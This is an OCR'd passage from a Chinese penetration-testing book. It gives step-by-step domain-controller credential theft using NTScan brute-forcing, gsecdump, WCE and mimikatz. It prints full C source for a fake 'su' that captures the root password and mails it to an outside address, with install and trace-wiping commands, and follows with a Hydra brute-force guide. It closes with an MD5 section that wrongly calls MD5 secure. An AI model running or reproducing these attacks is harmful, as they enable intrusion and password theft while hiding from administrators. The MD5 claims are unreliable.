


图 2-82　破解安全验证问题

2.11　Windows Server 2003 域控服务器用户账号和密码的获取

域控制器相当于一个门卫，它包含了由这个域的账户密码、管理策略等信息构成的数据库。当一台计算机登录域时，域控制器首先要鉴别这台计算机是否属于这个域，以及用户使用的登录账号和密码是否正确。如果正确，则允许计算机登入这个域，使用该域内其有权限访问的任何资源，如文件服务器、打印服务器等，也就是说，域控制器仅有验证作用，访问其他资源时并不需要再与域控制器扯上关系；如果不正确，则不允许计算机登入，这时计算机将无法访问域内的任何资源，也就在一定程度上保护了企业的网络资源。域服务器的作用如下。

- 安全集中管理：统一安全策略。
- 软件集中管理：按照公司要求限定所有机器只能运行必需的办公软件。
- 环境集中管理：利用 AD 可以统一客户端桌面、IE、TCP/IP 等设置。
- 活动目录：是企业基础架构的根本，可作为公司整体统一管理的基础，其他 Exchange、ISA、防病毒服务器、补丁分发服务器、文件服务器等服务均依赖域服务器。

域控服务器是网络安全渗透的重点对象，获取了域控服务器的权限，就掌控了整个网络的资源和权限，在渗透过程中获取域控服务器用户账号和密码是最基础和必须进行的一步。本节将就域控服务器渗透思路、内网域控服务器渗透常见命令及域控服务器用户账号和密码的获取进行探讨。

2.11.1　域控服务器渗透思路

域控服务器的渗透思路，仁者见仁，智者见智，笔者就实际工作经验总结如下。

- 寻找网络入口，获取域控用户权限，通过用户获取域控管理员信息。针对域控管理员开展个人主机渗透或者社会工程学攻击，获取域管理员个人主机权限，进而获取域控服务器权限。
- 获取域控服务器内某一台 Web 服务器或者其他服务器的权限。在获取网络上某一台服务器的权限后，通过获取该服务器的用户账号和密码，通过 NTScan 等工具对整个内网进行账号的暴力破解，以获取域控服务器权限。

总之，在内网渗透中需要对各种信息进行收集和研判，通过信息进行大胆的推断和渗透测试，不断扩大权限，最终获取域控服务器权限。

2.11.2　内网域控服务器渗透常见命令

内网域控服务器渗透常见命令如下。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

1. 本机信息收集

- 用户列表（Windows 用户列表、邮件用户等）：分析 Windows 用户列表，尤其不要忽略 administrator 用户；分析邮件用户，内网/域邮件用户，通常就是内网/域用户，如 owa。
- 进程列表：分析杀毒软件/安全监控工具等，如邮件客户端、VPN。
- 服务列表：与安全防范工具有关的服务（判断是否可以手动开关等），存在问题的服务（权限/漏洞）。
- 端口列表：开放端口对应的常见服务/应用程序（匿名/权限/漏洞等），利用端口进行信息收集，建议读者深入挖掘 NETBIOS、SMB 等。
- 补丁列表：分析 Windows 补丁、第三方软件（Java/Oracle/Flash 等）漏洞。
- 本机共享（域内共享很多时候是相同的）：本机共享列表/访问权限，本机访问的域共享/访问权限。
- 本地用户习惯分析：历史记录、收藏夹、文档等，特别是远程终端、Putty、FTP 及 SSH 等。有些用户喜欢在本地保存登录密码，通过客户端可以直接登入。

2. 常见信息收集命令

- net user：查询本机用户列表。
- net localhroup administrators：查询本机管理员（通常包含域用户）。
- net group “domain admins” /domain：查询域管理员用户。
- net user /domain：查询域用户。
- net group /domain：查询域里面的工作组。
- net view /domain：查询域名称。
- net view /domain:XX：查询域内计算机。
- net time /domain：查询域控制器。
- net localgroup administrators /domain：查询域管理员用户组。
- net localgroup administrators workgroup\user001 /add：将域用户添加到本机。
- net group "Domain controllers"：查看域控制器（如果有多台）。
- ipconfig /all：查询本机 IP 地址段、所在域等。
- net view：查询同一域内的机器列表。
- dsquery server：查询所有域控制器，示例如下。

```
dsquery server -domain super.com | dsget server -dnsname -site
//搜索域内所有域控制器并显示他们的 DNS 主机名和站点名称
```

- dsquery computer：查询域内计算机，示例如下。

```
dsquery computer domainroot -name admin* -limit 10
//搜索域内名称以“admin”开头的 10 台机器
```

- dsquery user：查询域用户，示例如下。

```
dsquery user domainroot -name admin* -limit 10
//搜索域内名称以“admin” 开头的 10 个用户）
```

- dsquery contact：查询域内联系人，示例如下。

```
dsquery contact domainroot -name admin* -limit 10
//搜索域内名称以“admin”开头的 10 个联系人
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

- dsquery subnet：查询域内子网。
- dsquery group：查询域内用户组，示例如下。

```
dsquery group dc=super,dc=com |more      //搜索在 DC=SUPER、DC=COM 域中的所有组
```

- dsquery ou：查询域内组织单位。
- dsquery site：查询域内站点，示例如下。

```
dsquery site -o rdn     //搜索域中所有站点的名称
```

- net group “domain computers” /domain：查询域内所有计算机。-limit 参数不指定查询数量，则默认显示前 100 条结果。
- dsquery computer -inactive 4：查询超过 4 周未登录的计算机。
- dsquery user -inactive 4：查询超过 4 周未登录的用户。
- dsquery computer “ou=xx,dc=xx,dc=com”：通过组织单位查询计算机，示例如下。

```
dsquery user domainroot -name admin* -limit 10
//搜索域内名称以“admin”开头的前 10 个用户
```

- fsutil.exe fsinfo drives：列出本机所有驱动器。
- route print：显示当前路由表中的所有项目。
- route print 10.*：显示 IP 路由表中以“10”开头的路由条目。
- netsh dump>d:\netbak.txt：备份导出服务器网络配置。
- nslookup -qt=mx google.com：查看邮件服务器记录。
- nslookup -qt=ns google.com：查看子域名服务器记录。
- nslookup>>ls -d domain d:\xxx.txt：列出所有记录。

2.11.3　域控服务器用户账号和密码获取实例

本节给出一个域控服务器用户账号和密码获取实例。

01　获取 IP 配置信息

打开命令提示符窗口，输入“ipconfig /all”命令，查看该服务器的 IP 地址等信息，通过该信息探测是否存在域控服务器。如果存在，内部域控一定会在 DNS 服务器中存储内部 IP 地址，如 10.168.10.1。

02　查看域控情况

通过“net view”命令查看显示当前域的计算机列表，在本例中发现，仅存在一台服务器。“net view”命令用于显示域列表、计算机列表或指定计算机的共享资源列表。“net view [\\Computer Name] [/domain[:DomainName]]”命令用于指定要查看其可用计算机的域。如果省略 DomainName 参数，/domain 参数将显示网络上的所有域。输入命令“net　view /domain”，可以获取该网络中存在的两个域，分别是 ITEDT47 和 WORKGROUP。

03　登录域控服务器

使用 NTScan 将已经获取的 Web 服务器管理员密码和用户密码对网段 10.168.10.1-254 进行扫描，获取了 IP 地址为 10.168.10.3 的域控服务器的用户名和密码，远程终端登录该服务器。

04　获取域控服务器用户密码

将 PsExec、GSecDump 等工具上传到域控服务器。执行“psexec \\127.0.0.1 cmd”命令，以获取

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

system 权限，然后到工具目录下执行“gsecdump -s >all.txt”命令，将用户密码 Hash 值全部导出到 all.txt 文件中，如图 2-83 所示，代码如下。

```
usage: gsecdump [options]
options:
  -a [ --dump_all ]          dump all secrets
  -s [ --dump_hashes ]       dump hashes from SAM/AD
  -l [ --dump_lsa ]          dump lsa secrets
  -u [ --dump_usedhashes ]   dump hashes from active logon sessions
  -w [ --dump_wireless ]     dump microsoft wireless connections
  -h [ --help ]              show help
  -S [ --system ]            run as localsystem
```




图 2-83　获取域控服务器域密码

GSecDump 2.0b5 的下载地址为 http://www.truesec.com/Tools/Tool/gsecdump_v2.0b5。

05　查看并整理域用户密码

通过“记事本”等程序打开 all.txt 文件，将 IUSR、IWAM 及用户名末尾含有“$”符号的用户全部删除，如 IUSR_FS02T47E(current)、IWAM_FS02T47E(current)、RM103-2$(current) 等密码都是无用密码，如图 2-84 所示。

图 2-84　查看和清理域控用户密码

严禁网络传播本PDF，违者责任自负！

06　破解域控用户密码

将整理好的文件导入 Ophcrack 中可以快速破解域控用户的密码，如图 2-85 所示。




图 2-85　破解域控密码

技巧

（1）在有些情况下，由于管理员设置了超过 14 位的密码，所以即使通过 GSecDump 工具获取 Hash 值，也无法使用 Ophcrace 进行破解。这时，可以使用 WCE 进行破解。执行“wce -w”命令可直接获取登录用户的明文密码，如图 2-86 所示。




图 2-86　获取登录用户的明文密码

（2）还可以通过 mimikatz 获取曾经登录系统的用户的明文密码，命令如下。

```
mimikatz
privilege::debug
sekurlsa::logonpasswords
```

2.12　使用 fakesu 记录 root 用户的密码

在 Linux 渗透中，比较容易获取服务器上网站的 WebShell。就目前的环境来说，Linux 服务器提权比较困难。那么，如何在获取 WebShell 权限的情况下，通过 WebShell 反弹到指定了独立 IP 地址

严禁网络传播本PDF，违者责任自负！

的服务器上，通过反弹的 Shell 安装程序捕获 root 用户的密码？本节就目前已知的记录 root 用户密码的方法进行探讨。

2.12.1 使用 kpr-fakesu.c 程序记录 root 用户的密码

kpr-fakesu.c 程序可用于记录 root 用户的密码。

1. kpr-fakesu.c 源程序

kpr-fakesu.c 程序的新版本为 0.9beta167，它是由 koper 开发的（koper@linuxmail.org），该程序代码如下。

```
    #include <stdio.h>
    #include <stdlib.h>
    main(int argc, char *argv[]){
    FILE *fp;
    char *user;
    char *pass;
    char filex[100];
    char clean[100];
    sprintf(filex,"/var/tmp/.mail");
    sprintf(clean,"rm    -rf    /var/tmp/.su;mv    -f    /home/webshell/.wgetrc
/home/webshell/.bash_profile");
    if(argc==1) user="root";
    if(argc==2) user=argv[1];
    if(argc>2){
    if(strcmp(argv[1], "-l")==0)
       user=argv[2];
    else user=argv[1];}
    fprintf(stdout,"Password: "); pass=getpass ("");
    system("sleep 3");
    fprintf(stdout,"su: Authentication failure\nSorry.\n");
    if ((fp=fopen(filex,"w")) != NULL)
      {
      fprintf(fp, "%s:%s\n", user, pass);
      fclose(fp);
      }
    system(clean);
    system("rm -rf /var/tmp/.su; ln -s /bin/su /var/tmp/.su");
    system("uname   -a   >>   /var/tmp/.mail;   cat   /var/tmp/.mail   |   mail
admin@antian365.com");
    }
```

2. 运行前必须修改程序

运行该程序前，必须对程序进行修改，否则即使执行该程序也不会得到结果。在上面的程序代码中有 3 个地方需要修改，具体如下。

（1）修改密码记录的文件名称

在代码中修改 sprintf(filex,"/var/tmp/.mail") 函数。在该函数中默认生成的密码记录文件的后缀是“.mail”，可以将“.mail”修改为任意文件后缀（切记修改时一定要全部修改，以上代码中共有 3 处需要修改）。

严禁网络传播本PDF，违者责任自负！

（2）修改反弹 Shell 主目录

将“sprintf(clean,"rm -rf /var/tmp/.su; mv -f /home/webshell/.wgetrc/home/webshell/.bash_profile");”中的“/home/webshell”修改为实际用户的主目录名称（以上代码中有 2 处需要修改）。

（3）修改邮件发送地址

将“system("uname -a >> /var/tmp/.mail; cat /var/tmp/.mail | mail admin@antian365.com");”中的邮件地址修改为能够接收邮件的邮件地址。如果不需要接收邮件，可以将该行代码删除。

2.12.2　运行键盘记录程序

下面我们开始运行键盘记录程序。

01　将 fakesu.c 程序复制到用户目录下

如果具备 SSH 用户权限，可以通过 SSH Secure Shell 的文件传输功能将本地文件上传到服务器中，如图 2-87 所示。如果具备 WebShell 权限，也可以通过 WebShell 将 fakesu.c 程序上传到服务器中。如果是反弹的 DOS 命令提示符，则可以通过命令“wget http://www.somesite.com/ fakesu.c”将其下载到服务器中。

02　再次检查代码

使用“cat fakesu.c”命令查看源程序代码，确认 2.12.1 节提及的 3 个地方都已正确修改，如图 2-88 所示。




图 2-87　将代码上传到服务器

图 2-88　执行前检查源代码

03　执行命令

执行如下命令。

```
Chmod 777 fakesu.c
gcc -o .su fakesu.c; rm -rf fakesu.c
mv .su /var/tmp/.su
cd ~
cp .bash_profile  .wgetrc
cp .bash_profile  .wgetrb
echo "alias su=/var/tmp/.su">>.bash_profile
Logout
```

- “Chmod 777 fakesu.c”表示使程序“fakesu.c”具有最高权限。

严禁网络传播本PDF，违者责任自负！

- “gcc -o .su fakesu.c; rm -rf fakesu.c”用于编译 fakesu.c 程序，生成 .su 文件，同时彻底删除 fakesu.c 程序。“rm -rf”用于在 Linux 中彻底删除文件及目录（不管目录中是否存在文件）。
- “cd ~”用于转到当前 Shell 的主目录。
- “cp .bash_profile .wgetrb”用于将 .bash_profile 文件备份成 .wgetrb 文件。
- “echo "alias su=/var/tmp/.su">>.bash_profile”用于将用户登录的 su 命令指向“/var/tmp/.su”命令。
- “Logout”用于注销当前 SSH Secure Shell 登录命令。如果是反弹 Shell，可以使用“exit”命令。执行命令后，如图 2-89 所示，编译 fakesu.c 程序时可能会出现警告信息“webadm.c:19:警告:赋值时将整数赋给指针，未作类型转换”，该警告信息不会影响程序的正常运行。

2.12.3 查看密码记录文件

根据 fakesu.c 程序中设置的密码记录文件可知，在本例中记录的文件为“/var/tmp/.pwds”。该文件默认为隐藏属性，可以直接通过命令“cat /var/tmp/.pwds”查看，如图 2-90 所示，记录的 root 用户的密码为“simeon”。




图 2-89 执行命令




图 2-90 获取 root 用户的密码

2.12.4 删除安装文件

当 fakesu.c 程序成功记录 root 用户的后，需要删除安装的程序文件，否则时间久了容易引起管理员的警觉。可以使用以下命令删除程序文件。

```
rm -rf /var/tmp/.su
cp  .wgetrb .bash_profile
rm -rf .wgetrc
rm -rf /var/tmp/.pwds
```

2.13 暴力破解工具 Hydra 使用攻略

Hydra 是世界顶级的密码暴力破解工具，支持几乎所有协议的在线密码破解，功能强大，密码能否被破解的关键取决于破解字典是否足够强大。在网络安全渗透过程中，Hydra 是一款必备的测试工具，配合社工库进行社会工程学攻击，有时会获得意想不到的效果。

严禁网络传播本PDF，违者责任自负！

2.13.1　Hydra 简介

Hydra 是著名黑客组织 thc 开发的一款开源的暴力密码破解工具，可以在线破解多种密码，目前已经被 Backtrack 和 kali 等渗透平台收录。除了命令行下的 Hydra 外，还提供了 Hydra-GTK 版本（有图形界面的 Hydra），其官方网站是 http://www.thc.org/thc-hydra。

Hydra 的最新版本为 Hydra 7.6，下载地址为 http://www.thc.org/releases/hydra-7.6.tar.gz，它支持 AFP、Cisco AAA、Cisco auth、Cisco enable、CVS、Firebird、FTP、uHTTP-FORM-GET、HTTP-FORM-POST、HTTP-GET、HTTP-HEAD、HTTP-PROXY、HTTPS-FORM-GET、HTTPS-FORM-POST、HTTPS-GET、HTTPS-HEAD、HTTP-Proxy、ICQ、IMAP、IRC、LDAP、MS-SQL、MySQL、NCP、NNTP、Oracle Listener、Oracle SID、Oracle、PC-Anywhere、PCNFS、POP3、POSTGRES、RDP、Rexec、Rlogin、Rsh、SAP/R3、SIP、SMB、SMTP、SMTP Enum、SNMP、SOCKS5、SSH（v1 和 v2）、Subversion、Teamspeak（TS2）、Telnet、VMware-Auth、VNC、XMPP 等类型密码的破解。

2.13.2　Hydra 的安装与使用

Hydra 可以在 Debian 和 Ubuntu 等环境下安装和使用。

1. 在 Debian 和 Ubuntu 环境下安装 Hydra

如果是 Debian 和 Ubuntu 发行版，会自带 Hydra，可直接使用 apt-get 在线安装，命令如下。

```
sudo apt-get install libssl-dev libssh-dev libidn11-dev libpcre3-dev
libgtk2.0-dev libmysqlclient-dev libpq-dev libsvn-dev firebird2.1-dev libncp-dev
hydra
```

如果要使用 Redhat/Fedora 发行版的源码包编译安装，需要先安装相关依赖包，命令如下。

```
yum install openssl-devel pcre-devel ncpfs-devel postgresql-devel libssh-devel
subversion-devel
```

2. 安装 CentOS

CentOS 的安装命令如下。

```
# tar zxvf hydra-7.6-src.tar.gz
# cd hydra-6.0-src
# ./configure
# make
# make install
```

3. 使用 Hydra

BT5 和 kali 都默认安装了 Hydra。在 kali 中，依次单击“kali Linux”→“Password Attacks”→“Online Attacks”→“hydra”选项即可打开 Hydra。在 CentOS 终端中，输入命令“/usr/local/bin/hydra”即可打开该暴力破解工具。除此之外，还可以通过“hydra-wizard.sh”命令进行向导式设置来密码破解，如图 2-91 所示。

4. 安装 libssh

如果不安装 libssh，运行 Hydra 破解账号时会出现错误。如图 2-92 所示，显示错误提示信息“[ERROR] Compiled without LIBSSH v0.4.x support, module is not available!”，在 CentOS 下运行如下

命令即可解决此问题。

```
    yum install cmake
    wget http://www.libssh.org/files/0.4/libssh-0.4.8.tar.gz
tar zxf libssh-0.4.8.tar.gz
    cd libssh-0.4.8
    mkdir build
    cd build
    cmake -DCMAKE_INSTALL_PREFIX=/usr -DCMAKE_BUILD_TYPE=Debug -DWITH_SSH1=ON ..
make
make install
    cd /test/ssh/hydra-7.6    //此为下载 Hydar 并解压的目录
    make clean
    ./configure
    make
    make install
```




图 2-91　使用 hydra-wizard.sh 进行密码破解




图 2-92　libssh 模块缺少错误

5. Hydra 参数详细说明

Hydra 命令示例如下。

```
    hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
[-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
[-SuvV46] [service://server[:PORT][/OPT]]
```

- -l LOGIN：指定破解的用户名称，对特定用户破解。
- -L FILE：从文件中加载用户名进行破解。
- -p PASS：小写字母“p”，指定密码破解，少用，一般采用密码字典。
- -P FILE：大写字母“P”，指定密码字典。
- -e ns：可选选项，“n”表示空密码试探，“s”表示使用指定用户和密码试探。
- -C FILE：使用冒号分割格式，如“登录名:密码”代替“-L”和“-P”参数。
- -t TASKS：同时运行的连接的线程数，每一台主机默认为 16。
- -M FILE：指定服务器目标列表文件为每行一条。
- -w TIME：设置最大超时时间，单位为秒，默认为 30 秒。
- -o FILE：指定结果输出文件。
- -f：在使用“-M”参数以后，在找到第一对登录名或者密码时中止破解。
- -v / -V：显示详细过程。
- -R：继续上一次破解。

- -S：采用 SSL 链接。
- -s PORT：可通过这个参数指定非默认端口。
- -U：服务模块使用细节。
- -h：更多的命令行选项（完整的帮助文档）。
- server：目标服务器名称或者 IP（使用此选项或“-M”选项）。
- service：指定服务名，支持的服务和协议包括 Telnet、FTP、POP3[-ntlm]、IMAP[-ntlm]、SMB、SMB NT、http[s]-{head|get}、http-{get|post}-form、http-proxy、Cisco、Cisco-Enable、VNC、LDAP2、LDAP3、MSSQL、MySQL、Oracle-Listener、Postgres、NNTP、Socks5、REXEC、Rlogin、PCNFS、SNMP、RSH、CVS、SVN、ICQ、SAPR3、SSH2、SMTP-Auth[-ntlm]、pcAnywhere、TeamSpeak、SIP、Vmauthd、Firebird、NCP、AFP 等。
- OPT：一些服务模块支持额外的输入（“-U”选项用于获取模块的帮助信息）。

2.13.3　Hydra 用法实例

本节给出 Hydra 的用法实例。

1. 破解 SSH 账号

破解 SSH 账号有两种方式，一种是指定账号破解，另一种是指定用户列表破解，命令如下。

```
hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip ssh
```

例如，输入命令“hydra -l root -P pwd2.dic -t 1 -vV -e ns 192.168.44.139 ssh”，对 IP 地址为 192.168.44.139 的 root 账号密码进行破解，如图 2-93 所示，破解成功后显示其详细信息。

输入命令“hydra -l root -P pwd2.dic -t 1 -vV -e ns -o save.log 192.168.44.139 ssh”，将扫描结果保存在 save.log 文件中，使用“cat save.log”命令查看扫描结果，如图 2-94 所示。




图 2-93　破解 SSH 账号




图 2-94　查看破解日志

2. 破解 FTP 账号

（1）破解指定用户名密码

```
hydra ip ftp -l 用户名 -P 密码字典 -t 线程(默认 16) -vV
hydra ip ftp -l 用户名 -P 密码字典 -e ns -vV
```

（2）批量破解 FTP 账号和密码

```
hydra -L list_user -P list_password 192.168.56.101 ftp -V
```

3. GET 方式提交，破解 Web 登录

```
hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns ip http-get /admin/
hydra -l 用户名 -p 密码字典 -t 线程 -vV -e ns -f ip http-get /admin/index.php
```

4. POST 方式提交，破解 Web 登录

（1）hydra -l 用户名 -P 密码字典 -s 80 ip http-post-form "/admin/login.php:username= ^USER^ &password=^PASS^&submit=login:sorry password"

```
hydra -L list_user -P list_password 192.168.0.115 http-post-form
"member.php?mod=logging&action=login&loginsubmit=yes&infloat=yes&lssubmit=yes&in
ajax=1:fastloginfield=username&username=^USER^&password=^PASS^&quickforward=yes&
handlekey=ls:Login failed" -V
```

以上示例表示对 192.168.0.115 进行破解，需要定义登录的 URL，以及设置登录验证和错误登录标记。

```
member.php?mod=logging&action=login&loginsubmit=yes&infloat=yes&lssubmit=yes
&inajax=1
fastloginfield=username&username=^USER^&password=^PASS^&quickforward=yes&han
dlekey=ls
Login failed
```

（2）对 admin 密码进行破解

```
hydra -t 3 -l admin -P pass.txt -o out.txt -f 192.168.0.115 http-post-form
"login.php:id=^USER^&passwd=^PASS^:<title>wrong username or password</title>"
```

“-t”表示同时线程数为 3；“-l”表示用户名是“admin”，字典为 pass.txt，保存为 out.txt；“-f”表示破解一个密码就停止；“192.168.0.115”表示目标 IP 地址；“http-post-form”表示采用 HTTP 的 POST 方式提交表单密码破解；“<title>”中的内容是错误猜解的返回信息提示。

5. 破解 HTTPS

```
hydra -m /index.php -l muts -P pass.txt 192.168.0.115 https
```

6. 破解 teamspeak

```
hydra -l 用户名 -P 密码字典 -s 端口号 -vV ip teamspeak
```

7. 破解 Cisco

```
hydra -P pass.txt 192.168.0.115 cisco
hydra -m cloud -P pass.txt 192.168.0.115 cisco-enable
```

8. 破解 SMB

```
hydra -l administrator -P pass.txt 192.168.0.115 smb
```

9. 破解 POP3

```
hydra -l muts -P pass.txt my.pop3.mail pop3
```

10. 破解远程终端账号

（1）破解管理员账号

```
hydra ip rdp -l administrator -P pass.txt -V
```

（2）批量破解账号

```
hydra -s 3389 192.168.44.138 rdp -L user.txt  -P pwd.txt -V
```

破解效果如图 2-95 所示。




图 2-95　破解 3389 账号

11. 破解 HTTP-Proxy

```
hydra -l admin -P pass.txt http-proxy://192.168.0.115
```

12. 破解 IMAP

```
hydra -L user.txt -p secret 192.168.0.115 imap PLAIN
hydra -C defaults.txt -6 imap://[fe80::2c:31ff:fe12:ac11]:143/PLAIN
```

参考文章

- http://resources.infosecinstitute.com/online-dictionary-attack-with-hydra/
- http://www.aldeid.com/wiki/Thc-hydra#Install_Hydra

2.14　基于 MD5 算法的改进强加密方法

MD5 加密算法是目前网络上用得最为广泛的一种加密算法，很多信息系统及绝大多数网站都采用 MD5 加密。通过 MD5 可以加密一些系统登录时的口令及其他信息，而入侵者通过各种方法只要获得用户名及对应的 MD5 值，就可以通过暴力破解等方式获取其系统的普通用户甚至管理员的权限。本节将讨论 MD5 加密算法在应用方面遇到的一些问题，并且针对这种问题在基于 MD5 算法的基础上改进加密方法，从而 MD5 加密口令的使用更加安全。

2.14.1　MD5 简介

MD5 的作用是让大容量信息在用数字签名软件签署私人密钥前被“压缩”成一种保密的格式。由于 MD5 算法的使用不需要支付任何版权费用，所以在一般情况下，MD5 也不失为一种非常优秀

的加密算法，被大量公司和个人广泛使用。在 2004 年 8 月 17 日美国加州圣巴巴拉举行的国际密码学会议（Crypto'2004）上，来自中国山东大学的王小云教授做了破译 MD5、HAVAL-128、MD4 和 RIPEMD 算法的报告，公布了 MD 系列算法的破解结果，MD5 破解工程权威网站（http://www.md5crk.com）也因此关闭，从此宣布 MD5 加密算法不再是一种安全的加密算法。虽然王小云教授公布了破解 MD5 算法的报告，宣告该算法不再安全，但是对于企业及普通用户来说，从算法上破解 MD5 非常困难，因此，MD5 仍然算是一种安全的算法。

MD5 是一个安全的散列算法，输入两个不同的明文不会得到相同的输出值，根据输出值不能得到原始的明文，即其过程不可逆。所以，破解 MD5 没有现成的算法，只能使用穷举法，把可能出现的明文用 MD5 算法散列之后，将得到的散列值和原始的数据形成一个一对一的映射表，通过在表中对比破解密码的 MD5 算法散列值，匹配从映射表中找出破解密码所对应的原始明文。

对信息系统或者网站系统来说，MD5 算法主要用在用户注册口令的加密上，对于普通强度的口令加密，可以通过以下 3 种方式进行破解。

- 在线查询密码：一些在线的 MD5 值查询网站提供 MD5 密码值的查询，输入 MD5 密码值后，如果该密码值在数据库中存在，那么可以很快获取其密码值。
- 使用 MD5 破解工具：网上有许多针对 MD5 破解的专用软件，通过设置字典进行破解。
- 通过社会工程学获取或者重新设置用户的口令。

因此，简单的 MD5 加密是没有办法达到绝对安全的。普通的 MD5 加密有多种暴力破解方式，如果想要保证信息系统或者网站的安全，需要对 MD5 进行改造，增强其安全性。本节就是在 MD5 加密算法的基础上进行改进的。

2.14.2 MD5 算法应用

下面对 MD5 算法的基础知识进行介绍。

